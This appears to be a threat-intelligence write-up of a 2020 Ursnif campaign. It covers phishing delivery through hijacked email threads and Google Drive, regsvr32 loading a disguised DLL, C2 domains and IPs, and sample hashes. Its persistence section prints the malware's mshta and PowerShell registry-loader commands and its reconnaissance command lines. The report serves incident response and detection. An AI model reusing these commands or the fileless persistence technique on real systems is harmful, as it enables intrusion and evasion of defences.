
Ursnif via LOLbins

thedfirreport.com/2020/04/24/ursnif-via-lolbins/


April 24, 2020



'are\AppDataLow\Software\Microsoft\30A9EAC7-CFAA-E219-D964-73361DD857CA

Name	Type	Data
(Default)	REG_SZ	(value not set)
{31BC0EF1-DC0...	REG_BINARY	24 b2 45 fa 68 13 d6 01
{D6F6D7ED-3DC...	REG_BINARY	b0 cd ad c5 79 13 d6 01
APHoedDS	REG_SZ	mshta "about:<hta:application><script>resizeTo(1,1);eval(new ActiveXC
Authtdvr	REG_SZ	Sruh0upbw=new ActiveXObject('WScript.Shell');Sruh0upbw.Run('power
CHxRrver	REG_BINARY	24 77 6e 6f 77 6a 77 3d 22 6a 72 77 73 6b 67 6b 74 22 3b 66 75 6e 63 74 69
Client	REG_BINARY	b8 0b 00 00 28 81 00 00 d1 3a d1 50 50 7e 49 8e d9 64 73 36 e1 db 7d 18 00
Client32	REG_BINARY	22 1c 23 52 fa dd b5 a3 d3 9f 48 f5 a7 61 dc 46 34 24 6f 98 09 e6 01 ea 1e a
Client64	REG_BINARY	22 1c 23 52 fa dd b5 a3 d3 9f 48 f5 a7 61 dc 46 34 24 6f 98 09 e6 01 ea 1e a
LastTask	REG_QWORD	0x2565641a (627401754)
System	REG_BINARY	c2 af 61 1c dd ee 12 a3 c4 53 96 fd c4 34 00 53
TorClient	REG_BINARY	22 1c 23 52 fa dd b5 a3 d3 9f 48 f5 a7 61 dc 46 34 24 6f 98 09 e6 01 ea 1e a

Ursnif is a variant of the Gozi malware family has recently been responsible for a growing campaign targeting various entities across North America and Europe. The campaign looks to have started around the 6th of April via a number of domains taking up residence at 8.208.90.28.



2020-04-06

FIRST SEEN


dxdeedle.host, f1.pipen.at

UNIQUE RESOLUTIONS

dxdeedle.host, f1.pipen.at

Click to Filter

Overall 16 domains have been pointed to the IP since the start of the campaign.



First Seen 2020-04-06
Last Seen 2020-04-15
ASN APNIC Hostmaster
Netblock 8.208.0.0/17
Routable
APNIC-Hostmaster
Categorize

FILTERS
- SYSTEM TAG
- TAG
- ASN
- NETWORK
- SOURCE (2 / 20)
  - riskiq 16
  - emerging_threats 4


RESOLUTIONS

1 - 16 of 16 ▾ Sort : Last Seen Descending ▾ 25 / Page ▾

Resolve	First	Last	Source
deem.dianer.at	2020-04-15	2020-04-15	riskiq
f1.pipen.at	2020-04-06	2020-04-15	riskiq, emerging_threats
api10.dianer.at	2020-04-07	2020-04-15	riskiq, emerging_threats
8.208.90.28\032f1.pipen.at	2020-04-14	2020-04-15	riskiq
free.up100n.at	2020-04-14	2020-04-14	riskiq
pipen.at	2020-04-09	2020-04-14	riskiq
been.dianer.at	2020-04-08	2020-04-13	riskiq, emerging_threats
vv.malorun.at	2020-04-07	2020-04-13	riskiq, emerging_threats
two.ahah100.at	2020-04-10	2020-04-10	riskiq
8.208.90.28\032df1.kamalak.at	2020-04-08	2020-04-08	riskiq
ahonpot.at	2020-04-07	2020-04-07	riskiq
targoo.at	2020-04-07	2020-04-07	riskiq
kamalak.at	2020-04-07	2020-04-07	riskiq
dianer.at	2020-04-07	2020-04-07	riskiq
api5.malorun.at	2020-04-07	2020-04-07	riskiq
dxdeedle.host	2020-04-06	2020-04-06	riskiq

1 - 16 of 16 ▾

As of 04/22 these actors have moved their campaign to a new IP: 47.241.106.208



First Seen 2020-04-22
Last Seen 2020-04-22
ASN
Netblock 47.241.0.0/17
Routable
Categorize

Query Results

DATA

Resolutions	Whois	Certificates	Trackers	Components	Host Pairs	OSINT	Hashes	Projects	Cookies
5	2	0	0	3	0	1	0	0	0

FILTERS
- SYSTEM TAG
- TAG
- ASN
- NETWORK
- SOURCE (1 / 5)
  - riskiq 5

RESOLUTIONS


1 - 5 of 5 ▾ Sort : Last Seen Descending ▾ 25 / Page ▾

Resolve	First	Last	Source
pipen.at	2020-04-22	2020-04-22	riskiq
f1.pipen.at	2020-04-21	2020-04-22	riskiq
vv.malorun.at	2020-04-22	2020-04-22	riskiq
api10.dianer.at	2020-04-22	2020-04-22	riskiq
api11.explik.at	2020-04-21	2020-04-21	riskiq

1 - 5 of 5 ▾

Initial Access:


The particular point of interest in this campaign is the effectiveness of the TTP's at bypassing many security tools. In the delivery stage the campaign uses compromised email accounts to inject into previous conversations by adding a link and imploring the recipient to check the latest update to the ongoing conversation.


Ursnif Campaign
Delivery via email
Email using compromised accounts
Url in message to google drive link
Delivery of Stager
Password protected zip File
JS file in zip
Execution
WScript.exe C:\Users\%user%\Downloads\open_attach_a1i.js
DLL dropped in %APPDATA% with .txt extension
regsrv32 loads DLL into memory
regsvr32.exe C:\Users\USER~1\AppData\Local\Temp\\XikFYehxR.txt
Command and Control
Via resrv32 process
8.208.90.28
f1.pipen.at
vv.malorun.at

The link provided is to a Google Drive account, a trusted entity to users, and often not capable of being blocked in many enterprises. The Google Drive link downloads a password protected zip file with a javascript (JS) file inside.

Execution:

Upon execution, the JS file will be executed by wscript. Wscript then gives way to Regsrv32 which loads a txt file into memory. The txt file however is actually a DLL file that once loaded into memory runs under the regsrv32 process.




```
Project File Name:          XikFYehxR.txt
Last Modified:              Wed Apr 15 21:46:55 EDT 2020
Readonly:                   false
Program Name:               XikFYehxR.txt
Language ID:                x86:LE:32:default (2.8)
Compiler ID:                windows
Processor:                  x86
Endian:                     Little
Address Size:               32
Minimum Address:            00400000
Maximum Address:            004453ff
# of Bytes:                 270176
# of Memory Blocks:         7
# of Instructions:          0
# of Defined Data:          1985
# of Functions:             0
# of Symbols:               67
# of Data Types:            46
# of Data Type Categories:  4
CompanyName:                SatTha Break Corporation
Compiler:                   visualstudio:unknown
Created With Ghidra Version:9.1
Date Created:               Wed Apr 15 21:46:53 EDT 2020
Executable Format:          Portable Executable (PE)

Executable MD5:             d819173a8babdf625c2774bbf17ed710
Executable SHA256:          588058cd3661c48b372ad870ce3e03af62e61ffd917355895ac8342736704673

FileDescription:            SatTha Break TroubleOperate
FileVersion:                5.2.8.295 agehair 247205
InternalName:               Believeelement
LegalCopyright:             © SatTha Break Corporation. All rights reserved.
OriginalFilename:           Believeelement.DLL
PDB Age:                    00000001
PDB File:                   c:\corner\Decide\job\Man\cost\him\here\afraidTake.pdb
PDB GUID:                   2b86fcae-1113-4171-8575-65b47fa35f26
PDB Version:                RSDS
ProductName:                SatTha Break® TroubleOperate® hopearea
ProductVersion:             5.2.8.295
Relocatable:                true
SectionAlignment:           4096
Translation:                4b00409
```

The use of these infection methods were able to bypass several security layers including Windows Defender at the time of run but we witnessed it detect the txt DLL and eat the file on disk while missing the running executable running in memory.



Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defe
Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device.
can turn off this settin
automatically.

On

RegSvr32

DllRegisterServer in
C:\Users\ \AppData\Local\Temp\\XikFYehxR.t

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

Virus & threat protection


Actions needed in Windows Defender
Windows Defender Antivirus found Trojan:Win32/Dynamer!rfn in XikFYehxR.txt. Please restart your device.

Threats found
Windows Defender Antivirus found threats. Get

While several infections witnessed during the campaign never moved past beaconing to the Ursnif C2 at 8.208.90.28 with the DLL in memory, some samples proceeded further.

Persistence:

For those samples the following behavior occurred.




```
"about:&lt;hta:application&gt;&lt;script&gt;resizeTo(1,1);eval(new
ActiveXObject('WScript.Shell').RegRead('HKCU\\\\Software\\\\AppDataLow\\\\
Software\\\\Microsoft\\\\30A9EAC7-CFAA-E219-D964-73361DD857CA\\\\
Authtdvr'));if(!window.flag)close()&lt;/script&gt;\"
```

```
iex ([System.Text.Encoding]::ASCII.GetString(( gp \"HKCU:Software\\AppDataLow\\Software\\Microsoft\\
30A9EAC7-CFAA-E219-D964-73361DD857CA\").CHxRrver))
```

```
/noconfig /fullpaths @\"C:\Users\user\AppData\Local\Temp\bq1f0hkt.cmdline\"
```

```
/C ping localhost -n 5 &amp;&amp; del \"C:\Users\user\AppData\Local\Temp\QaBJCQJnsODD.txt\"
cmd /C \"nslookup myip.opendns.com resolver1.opendns.com &gt; C:\Users\user\AppData\Local\Temp\ABAC.bi1\"
cmd /C \"systeminfo.exe &gt; C:\Users\user\AppData\Local\Temp\930B.bin1\"
cmd /C \"nslookup 127.0.0.1 &gt;&gt; C:\Users\user\AppData\Local\Temp\930B.bin1\"
cmd /C \"tasklist.exe /SVC &gt;&gt; C:\Users\user\AppData\Local\Temp\930B.bin1\"
cmd /C \"driverquery.exe &gt;&gt; C:\Users\user\AppData\Local\Temp\930B.bin1\"
cmd /C \"reg.exe query \"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\" /s &gt;&gt; C:\Users\user\
AppData\Local\Temp\930B.bin1\"
cmd /U /C \"type C:\Users\user\AppData\Local\Temp\930B.bin1 &gt; C:\Users\user\AppData\Local\Temp\930B.bin &
amp; del C:\Users\user\AppData\Local\Temp\930B.bin1\"
```

